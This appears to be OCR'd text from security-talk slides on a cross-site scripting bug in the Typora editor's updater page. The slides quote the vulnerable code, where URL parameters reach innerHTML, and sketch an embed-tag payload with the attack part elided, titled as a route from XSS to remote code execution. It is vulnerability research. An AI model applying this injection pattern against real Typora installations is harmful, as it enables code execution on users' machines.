
Where is the top frame?

- **typora://app**/typemark/window.html

  location.**origin**

- What about XSS in


  typora://app/<SOMETHING> ?



Typora XSS?

typora://app/typemark/window.html ↓loaded from

C:\Program Files\Typora\resources\window.html



Typora XSS!


XSS in updater\updater.html 💣

location.search → innerHTML

```
124  <script type="text/javascript">
125    var curVersion = /[?&]curVersion=([^&]+)/.exec(window.location.search)[1];
126    var newVersion = /[?&]newVersion=([^&]+)/.exec(window.location.search)[1];
127    var releaseNoteLink = decodeURIComponent(/[?&]releaseNoteLink=([^&]+)/.exec(window.location.search)[1]);
128    var hideAutoUpdates = /[?&]hideAutoUpdates=([^&]+)/.exec(window.location.search)[1] == "true";
129    var labels = JSON.parse(decodeURIComponent(/[?&]labels=([^&]+)/.exec(window.location.search)[1]));
130
131    document.querySelector("#sum").innerText = labels[4] + " " + labels[5].replace("$1", newVersion).replace(
132    document.querySelectorAll("[data-label]").forEach(function(dom){
133      dom.innerHTML = labels[dom.getAttribute("data-label") - 0];
134    });
```


Typora XSS!

XSS in updater\updater.html 💣




Typora XSS!

<embed src="typora://app/typemark/updater/updater.html?...<XSS>... "> 💣




Typora XSS to RCE

